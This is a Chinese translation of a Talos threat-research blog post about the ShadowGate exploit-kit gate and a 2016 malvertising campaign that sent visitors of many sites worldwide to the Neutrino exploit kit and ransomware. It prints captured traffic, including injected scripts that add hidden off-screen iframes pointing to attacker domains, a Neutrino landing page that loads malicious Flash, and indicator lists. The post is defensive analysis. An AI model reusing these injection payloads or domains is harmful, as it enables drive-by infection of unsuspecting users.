2016 年 9 月 1 日，星期四

Talos 挫败 ShadowGate：重创全球恶意广告活动

作者：Nick Biasini。

漏洞攻击包是一类意图不加区别地危害所有用户的威胁。Talos 长久以来始终持续监控此类威胁，不仅开展了大规模的调查研究，甚至使此类威胁遭受了巨大的打击。此项调查研究侧重于分析攻击者用于促使用户感染漏洞攻击包的工具和技术。这篇博文旨在剖析全球恶意广告活动以及用户与漏洞攻击包攻击入口交互的方式，无论用户访问什么网站，也无论他们身处哪个国家/地区，都无法躲避这种影响。

Talos 针对大型恶意广告活动展开观察，此类广告活动的影响可能波及访问北美、欧洲、亚太和中东地区网站的数百万用户。在此项调查研究中，我们最终与 GoDaddy 合作，通过收回用于托管此活动的注册人帐户并取消所有适用子域，缓解了此威胁。这无疑又是一个典范，借此可以了解组织如何协作才能阻击这些对全球用户造成不良影响的威胁。如果您作为供应商或在线广告公司希望与 Talos 合作，请联系我们。

在线广告是当今互联网的一个关键组成部分，特别是对于提供免费内容的网站。在这篇博文中，我们将讨论对各种网站造成不良影响的全球恶意广告活动。这些网站对此类恶意广告无需承担责任；这正是在线广告的基本特征。随着安全组织识别和拦截恶意内容的能力日益提高，攻击者也会不断翻新攻击花样，敏捷地发动攻击。恶意广告的优势在于，如果您访问同一站点两次，不会收到相同的广告内容。正因如此，广告拦截程序、采用先进沙盒技术的浏览器以及检测/防御技术等安全防护技术对于确保成功防范此类内容至关重要。

攻击入口概述

攻击入口是漏洞攻击包的初始重定向位置，它只是初始重定向（即受危害的网站/恶意广告）与进行探测、危害和负载传输的实际漏洞攻击包之间的一个中介。这让攻击者能够快速更改实际恶意服务器，而无需更改初始重定向，从而不必持续修改启动感染链的网站或广告，即可延长漏洞攻击包活动的持续时间。在任何给定时间，总有一些攻击入口会主动将用户指向漏洞攻击包，其中包括 darkleech、伪 darkleech、EITest 和 ShadowGate/wordJS。

它们所指向的漏洞攻击包可随着时间变化和演进。例如，让我们来看看 EITest。此攻击入口一开始是将用户定向至 Angler。在 Angler 消失之后，它转移至 Neutrino，而最近发现它又将用户定向至 Rig。大多数攻击入口都是如此，这也是我们认为 Angler 目前处于不再活跃的主要原因之一，因为自从 6 月份 Angler 消失之后，这些攻击入口已纷纷转移至其他漏洞攻击包。其中一些攻击入口似乎偏重于利用受危害的网站或恶意广告。EITest 似乎倾向于利用受危害的网站，而 ShadowGate 似乎侧重于恶意广告。

ShadowGate 背景

ShadowGate（影子入口）是 Talos 赋予该特定攻击入口的名称，因其使用域名阴影技术来托管攻击活动。这不是一种新攻击入口，至少自 2015 年年初就已存在。ShadowGate 的突出特征之一是流量与重定向量。在之前的研究中，Talos 观察到，尝试与 ShadowGate 的交互超过 90 万例，但这些交互中仅有 0.1% 实际上定向至漏洞攻击包。这有助于说明为何恶意广告对于攻击者具有如此大的吸引力，因为它们会产生大量流量。这些仅仅是展示类广告，广告只是呈现在页面上，而无需用户交互。这是一大重要特点，因为较之需用户交互的广告，展示类广告更便宜、更简单。

该攻击入口的基本语法依赖于域阴影，使用两个基于英文单词的子文件夹和一个基于英文单词的 JavaScript 文件。以下是我们预期的 shadowgate 语法示例：

praised.hillarynixonclinton[.]net/poison/performs/dropdown.js

此外，ShadowGate 会不定期停止活动一段时间。然后再次开始活动，并继续将流量定向至漏洞攻击包。直至 Angler 消失之前，ShadowGate 一直专门用于将用户定向至 Angler。如今，这种流量则定向至 Neutrino EK 实例。

在过去的一年中，ShadowGate 已使用各种阴影域。这一特定攻击活动至少在八月一直处于活跃状态，并使用了如下域来掩盖其活动：

merrybrycemas[.]com
hillarynixonclinton[.]net
phillyeagleholic[.]com
eagleholic[.]com
hillarynixonclinton[.]com

正如采用阴影域的典型案例，虽然这些域关联了两个不同的邮件地址，但可能归单个用户所有。这些电子邮件地址使用只是供应商不同（如 Gmail 和 Yahoo）的同一用户名。这些域也已向 GoDaddy 注册，这并不奇怪，因为 GoDaddy 是最大的域注册商。此攻击入口本身并不太复杂。当它实际上为用户提供重定向时，看起来类似于以下内容：

```
GET /poison/performs/dropdown.js HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: [redacted]
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Accept-Encoding: gzip, deflate
Host: praised.hillarynixonclinton.net
DNT: 1
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 12 Aug 2016 20:29:14 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Content-Length: 167

<iframe style="position:absolute;left:-3613px;top:-3633px;width:312px;height:357px;" src="http://
filmithdetkitemzzz.southendpetcare.co.uk/drawer/Y3hrZ3Bucm4"></iframe>
```

ShadowGate 重定向示例

这又是一个 Neutrino EK 登录页，在屏幕左侧几英尺和屏幕上方几英尺的位置呈现。这会生成与 Neutrino 关联的相对“简单的”登录页，如下图所示。此登录页将执行一些检查，以确定是否已安装 Flash，然后下载含多个漏洞且危害用户的恶意 Flash 文件，详见突出显示部分。

```
GET /drawer/Y3hrZ3Bucm4 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://praised.hillarynixonclinton.net/poison/performs/dropdown.js
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Accept-Encoding: gzip, deflate
Host: filmithdetkitemzzz.southendpetcare.co.uk
DNT: 1
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 12 Aug 2016 20:29:19 GMT
Content-Type: text/html
Connection: keep-alive
Content-Length: 2374

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<body>
<div class="navbar-header">
    <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-
expanded="false" aria-controls="navbar">
        <span class="sr-only">Toggle navigation</span>
        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
        <object height="681" name="ngbzek" width="139" id="ngbzek" classid="clsid:d27cdb6e-
ae6d-11cf-96b8-444553540000" codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/
swflash.cab#version=10,1,52,0">
            <param name="movie" value="/hunter/device-mend-material-10965452.swf"/>
            <param name="bgcolor" value="#d4d8d1"/>
            <param value="always" name="allowScriptAccess"/>
            <embed name="lllvtoe" align="middle" height="681" id="lllvtoe" pluginspage="http://
www.macromedia.com/go/getflashplayer" src="/hunter/device-mend-material-10965452.swf" width="139"
allowScriptAccess="sameDomain" type="application/x-shockwave-flash" loop="false" quality="high" play="true"/
        </object>
    </button>
```

Neutrino 登录页

此处介绍一种相对简单的可彻底避免 Neutrino 的方法，即卸载 Adobe Flash。由于登录页仅检查 Flash，然后提供恶意 Flash 文件，所以可通过删除系统中的 Flash 插件彻底消除此威胁。如果您还需要一个从系统中删除此插件的另一个理由，那这个理由就是这样可以保护您不受 Neutrino 侵害。通常，漏洞攻击包在很大程度上都依赖于 Flash 来危害用户，但 Neutrino 是唯一一个在探测系统前就需要用到它的漏洞攻击包。

在线广告

在我们细究该特定恶意广告活动如何运作前，我们先来讨论一下在线广告。在线广告是一个比较复杂的话题。此处的具体讨论将侧重于 OpenX 及其两个广告服务器：Revive 或 OpenX Enterprise。其中，Revive 是第三方开源方案，而 OpenX Enterprise 是 OpenX 商业方案。OpenX 是业内使用实时竞价系统的最大在线广告商之一。这基本上意味着，在浏览器呈现网页这段时间内，广告客户会出价竞购可用广告空间，出价最高者将获得广告空间。在 OpenX 网站上，每月可看到 2000 多亿条广告申请。这会占用极大的空间。原因之一是 Revive。该广告服务器允许用户连接至多个不同的广告流，包括 OpenX。基于与此恶意广告活动相关联的语法，似乎托管广告的大部分网站均使用 Revive 或可能使用 OpenX Enterprise。如其文档所述（如下所示），广告默认路径为 /www/delivery/：

Revive 配置示例

Talos 发现的大部分示例都将该路径用于此特定恶意广告活动。如前所述，存在两个主要的广告类型：展示和点击。展示类广告根据在页面上呈现的广告计算。点击，顾名思义，要求用户点击广告。展示和点击具有不同的相关成本，显而易见的是，展示类广告更经济实惠。

恶意广告活动

对于此特定恶意广告活动来说，最令人关注的一点是其全球性影响范围。恶意广告活动几乎持续不断，并将用户定向至各种威胁。Talos 发现该特定攻击入口已再度活跃，于是开始收集有关用户如何被定向至该攻击入口及此类流量结束位置的数据。开始着手工作的最简单方法是分析示例。

以下感染始于用户访问某个与贵重金属及其价值相关的网站：goldseek[.]com。用户一开始是浏览至与该网站关联的主要 URL。此页面正常加载，但通过进一步分析可以发现，从 OpenX 2.8.7 生成了一条广告，详见以下突出显示部分：

```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Accept-Encoding: gzip, deflate
Host: www.goldseek.com
DNT: 1
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 12 Aug 2016 20:29:15 GMT
Server: Apache/2.2.31 (Unix) mod_ssl/2.2.31 OpenSSL/0.9.8e-fips-rhel5 mod_bwlimited/1.4 PHP/4.4.9
X-Powered-By: PHP/4.4.9
Content-Type: text/html
Content-Length: 132977

<html>
<head><meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Gold Prices, Gold News, Gold Stocks to keep the Gold Investor updated!</title>

<meta http-equiv=refresh content=600>
<meta name="description" content="Since 1995, providing gold investors with latest gold prices, gold news &
headlines, gold stocks & precious metals information!">
<meta name="keywords"
content="Gold, Gold Prices, Gold News, Gold Investing, Buy Gold, Gold Coins, Gold Mining, Gold News, New Gol
Precious Metals, Silver, Platinum, Gold Stocks, Free Gold, Gold Trading, Seek, Investing">
<meta name="rating" content="general">
<meta name="author" content="Gold Seek LLC">
<meta name="copyright" content="1995-2015, Gold Seek LLC">
<meta name="revisit" content="1 Days">

<meta name="expires" content="never">
<meta name="robots" content="All">
<meta name="distribution" content="global">
<meta name="goldseekmint.com-site-verification" content="63b80a1dd56d42103c3f7705a435cf00" />
<link rel="shortcut icon" href="http://www.goldseek.com/images/favicon.png" type="image/x-icon" />
<LINK rel="stylesheet" type="text/css" href="http://www.goldseek.com/test/tabs2/css/goldseek.css"
title="goldseek">
<!-- Generated by OpenX 2.8.7 -->
<script type='text/javascript' src='http://advertising.goldseek.com/www/delivery/spcjs.php?
id=1&amp;block=1&amp;target=_top'></script>
```

初始广告 GET 请求

让我们继续深入追踪该路径，查看该特定广告的加载内容。

```
GET /www/delivery/spcjs.php?id=1&block=1&target=_top HTTP/1.1
Accept: application/javascript, */*;q=0.8
Referer: http://www.goldseek.com/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Accept-Encoding: gzip, deflate
Host: advertising.goldseek.com
DNT: 1
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 12 Aug 2016 20:29:17 GMT
Server: Apache/2.2.31 (Unix) mod_ssl/2.2.31 OpenSSL/1.0.1e-fips mod_bwlimited/1.4 PHP/5.3.29
X-Powered-By: PHP/5.3.29
Set-Cookie: OXCHECK=1; expires=Sat, 13-Aug-2016 03:25:57 GMT
Content-Length: 2572
Connection: close
Content-Type: text/html

document.write('<iframe style="position:absolute;left:-3655px;top:-4000px;width:320px;height:306px;"
src="http://praised.hillarynixonclinton.net/poison/performs/dropdown.js"></iframe>');
    if (typeof(OA_zones) != 'undefined') {
        var OA_zoneids = '';
        for (var zonename in OA_zones) OA_zoneids += escape(zonename+'=' + OA_zones[zonename] + "|");
        OA_zoneids += '&amp;nz=1';
    } else {
        var OA_zoneids = escape('1|2|3|4|5|6|7|8|9|10');
    }

    if (typeof(OA_source) == 'undefined') { OA_source = ''; }
    var OA_p=location.protocol=='https:'?'https://advertising.goldseek.com/www/delivery/spc.php':'http:/
advertising.goldseek.com/www/delivery/spc.php';
    var OA_r=Math.floor(Math.random()*99999999);
    OA_output = new Array();
```


指向 ShadowGate 的恶意广告

在此您可以清晰地看到指向此攻击入口的一个 iframe。这是该特定攻击活动的典型行为，且 iframe 看似几乎已“充斥”了整条广告。感染链条的其余部分覆盖在上面，显示 Neutrino 正在危害系统。在该特定示例中，传输的是部分 CrypMIC，这是另一种勒索软件变体。整个过程对用户不可见，详情视频如下：

这是恶意广告活动如何运作的一个典型示例。接下来重点介绍已发现该恶意广告活动的位置以及在此过程中所发现的一些变体。

全球性活动


随着 Talos 深入调查该恶意广告活动，其真正的全球影响范围开始逐步显现。恶意广告活动同时攻击很多种网站的情况屡见不鲜，但此恶意广告活动最有趣的方面是它可能影响到的不同语言和国家/地区的数量。在这方面，我们一开始是注意到了贵金属商品网站上的流量异常（如以上示例所述），但是它很快开始扩展到其他类型的网站。Talos 开始发现很多种网站上纷纷出现了这种重定向。我们先从与信息技术相关的几个中国网站开始介绍。首先是中国一家领先的 IT 技术网站 - 51cto[.]com。Talos 在此网站的很多网页上都找到了该恶意广告活动的一些示例。



显示采用 ShadowGate 的广告请求和响应的图像


接下来是 elecfans[.]com，这是位于中国的另一个信息技术网站。同样，该网站所受的影响类似于 51cto[.]com，在这个网站上也发现了同类广告。恶意广告预计会影响世界各地的人，但您很少能找到提供恶意广告和通过漏洞攻击包攻击入口危害用户的全中文网站示例。此外，还有其他中文网站也被发现定向至该攻击入口。继续分析亚太地区，接下来是受影响的一组新西兰网站。

随着我们继续调查，我们开始注意到很多 .co.nz TLD 在投放广告。其中有一个此类示例特别有趣，因为它将 SSL 添加到了组合中。这个网站就是 theregister[.]co[.]nz，是新西兰零售业的一个新闻网站。最初，我们并不清楚初始感染位置来自何处，因为那个重定向似乎就是突然冒出来的。如下所示，您可看到对 wood.hillarynixonclinton[.]net 的 DNS 请求，其中请求的前面是某种 SSL。



加密广告流量捕获

进一步分析 SSL 流量揭示出了此流量的来源。此来源指向一个潜在的广告流攻击，而不是实际的恶意广告，因为该页面的所有广告，无论呈现位置在何处，都添加了 iframe。我们反复发现这种情况，因为在单次页面加载中该攻击入口经常会出现 10 至 15 条请求，而根据页面及所加载的广告通常情况下只会有一两条请求。



显示 ShadowGate iFrame 注入的解码 SSL 流量

这是我们在活动期间从新西兰和澳大利亚发现的数百个示例之一。另一项调查发现，在中东另一种语言和地区也受到了影响。Talos 开始注意到来自 alhilal[.]com 的重定向，这是来自沙特阿拉伯的一个为足球队的所设立的网站。该网站完全采用阿拉伯语，也呈现了一条类似于上述广告的广告，此广告也最终定向至 ShadowGate。此特定广告与前述那些广告稍有不同。如下所示，该广告使用变量创建连接至 ShadowGate 的 URL。然而，这仅仅是开始。

```
GET /www/delivery/ajs.php?campaignid=9&cb=88257263192&charset=windows-1256&loc=http%3A//www.alhilal.com/ar/
HTTP/1.1
Accept: application/javascript, */*;q=0.8
Referer: [redacted]
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Accept-Encoding: gzip, deflate
Host: ads2.alhilal.com
DNT: 1
Connection: Keep-Alive
Cookie: __cfduid=d5b34bfc3407b672f990222d5ff76c4f01471557072; __asc=7d97c125156a010a3f37a5988c2;
__auc=7d97c125156a010a3f37a5988c2

HTTP/1.1 200 OK
Server: nginx admin
Date: Thu, 18 Aug 2016 21:51:12 GMT
Content-Type: text/html
Content-Length: 3445
Connection: keep-alive
Vary: Accept-Encoding

var a=document.createElement('iframe');
a.setAttribute('src', 'http://islands.merrybrycemas.com/gao/restrict/min.js');
a.style.position='absolute';
a.style.left='-3328px';
a.style.top='-4000px';
a.style.width='305px';
a.style.height='324px';
document.body.appendChild(a);var OX_3dc8de46 = '';
```

基于变量的 ShadowGate

随着调查的继续，更多的网站受到影响，而首当其冲的是提供此类广告的一所主要的美国大学。其次是一个大型美国城市的报业网页；然后是波兰自行车爱好者论坛；最后是加拿大某个大型城市的网站。还有与金融信息、枪支拍卖/销售以及吸烟爱好者相关的一系列网页。最后，Talos 发现了与“成人”网站相关的几个实例，通常这对于恶意广告而言相当常见。

调查完成后，Talos 发现这个恶意广告活动非常复杂，影响遍及全球而且很多元化，根据其所影响网站的覆盖范围和知名度，该活动可能影响了数百万用户。它广泛地影响了欧洲、亚太地区、中东和美国。这是一场全球性的攻击，无所顾忌地危及世界各地的用户。

完成此项研究后，思科 Talos 告知了 GoDaddy 托管 ShadowGate 的注册域。GoDaddy 快速地采取了相应措施，成功缓解了此威胁。自本篇博文发布后，相关恶意广告活动似乎已成功关停，此恶意活动也得以遏制。遗憾的是，由于此恶意广告活动使用了域阴影，所以它很可能只是暂时停止活动。而在其恢复活动之前，用户不会再遭受这一特定威胁的危害。

另一项 ShadowGate 攻击活动

与 GoDaddy 合作关闭与该恶意广告活动相关联的域后不久，我们又发现另一个攻击活动正在使用一组不同的注册帐户在其他 IP 空间运行。此攻击活动主要针对欧洲，利用大量意大利、西班牙、保加利亚、瑞典和斯洛伐克网站托管其恶意广告。也有几个以色列网站在提供这些恶意广告。值得注意的一件事是，此 URL 结构在遭到初步遏制之后随即进行了改头换面。其语法现在有几处微妙的变化：

```
loads.socialpre.com/micro/ips.js

effectively.socialpre.com/mature/features.js?ver=577ef1154f3240ad5b9b413aa7346a1e
```

ShadowGate 的演进

请注意，第二个英文子文件夹已删除，而且在某些实例下，此 URL 中添加了一些参数。Talos 收集了与此第二个恶意广告活动相关的信息，并与 GoDaddy 合作关闭了这些域，这第二个恶意广告活动随即停止了。正如漏洞攻击包感染链条的任何其他部分一样，攻击者将不断发展。只要 ShadowGate 再发起此类活动，我们都会努力遏制它们，所以预计 ShadowGate 将不断变化。

IOC

ShadowGate

IP

212.116.121.239

5.200.55.173

域

Neutrino

IP

域

结论

这就是恶意广告为何对于坏人而言如此具吸引力的原因所在。这种恶意广告活动遍布全球，直击大众文化、武器、高等院校、IT、零售、新闻、色情等相关网站。这是我们在 2016 年及未来所面临一大挑战。您如何平衡公司对于提供在线内容以获取收益的需求和与这些收入来源相关的风险？

随着网站和广告拦截功能之间战斗的持续升级，这是最终必须处理的一个问题。这类活动的另一个挑战是，广告自身似乎与网站来自同一域，因此，若您访问 example.com，则广告可能源自 ads.example.com 或某一其他变体。设置广告服务器以托管您网站上的广告似乎不再重要，而确定恶意内容所在位置却愈加困难，因为广告可以迅速移动到其他网站。

广告商也面临挑战。他们必须能够确定特定广告中的哪些 iframe 和 javascript 是恶意的。这是一项艰难的任务，而且在许多示例中，需要使用多层服务器。即使分析每个广告，若广告的恶意部分处于非活动状态，则它通常也会呈现正常状态，而无任何可疑活动。只有在广告处于活动状态后，才会出现恶意活动。这次活动就足以证明这一点，因为与这些广告交互的绝大多数用户并未收到任何内容。实际上，仅极小部分的用户被定向至漏洞攻击包。因此，尽管存在大量与其交互的用户，实际上仅小部分用户收到了此恶意内容。

对于此威胁，用户并没有太多可以选择的应对方法。实施广告拦截是一种方法，但一些网站已阻止广告拦截功能，因为那样会消除他们的一个主要收入来源。对于 Neutrino，用户只需从其系统中彻底卸载 Adobe Flash。用户之所以应该删除该插件的另一个原因是，在当今互联网上，其呈现图像、游戏和视频的方式已经越来越过时。

在近期内，这将成为一项愈发严峻的挑战，因为向用户交付内容的方式将越来越深入到在线空间之中。随着这种情况继续发展，那些资源将在更大程度上依赖于广告来支持那些信息。这迫使人们要么不支持为您提供信息的组织，以防可能通过这些广告接收到恶意内容，要么求助于提供付费保护的网站，通过按月支付费用提取数据。欢迎进入 2016 年及未来的信息时代，但请勿摒弃那些广告拦截功能。

防护产品

产品	保护
AMP	✔
CWS	✔
ESA	N/A
网络安全	✔
WSA	✔

高级恶意软件防护 (AMP) 解决方案可以有效防止执行威胁发起者使用的恶意软件。
CWS 或 WSA 的 Web 扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。
IPS 和 NGFW 的网络安全防护功能拥有最新的签名库，可以检测威胁发起者的恶意网络活动。

发布者：Nick Biasini；发布时间：上午 10:59
标签：漏洞攻击包、恶意广告、Neutrino、Talos、威胁研究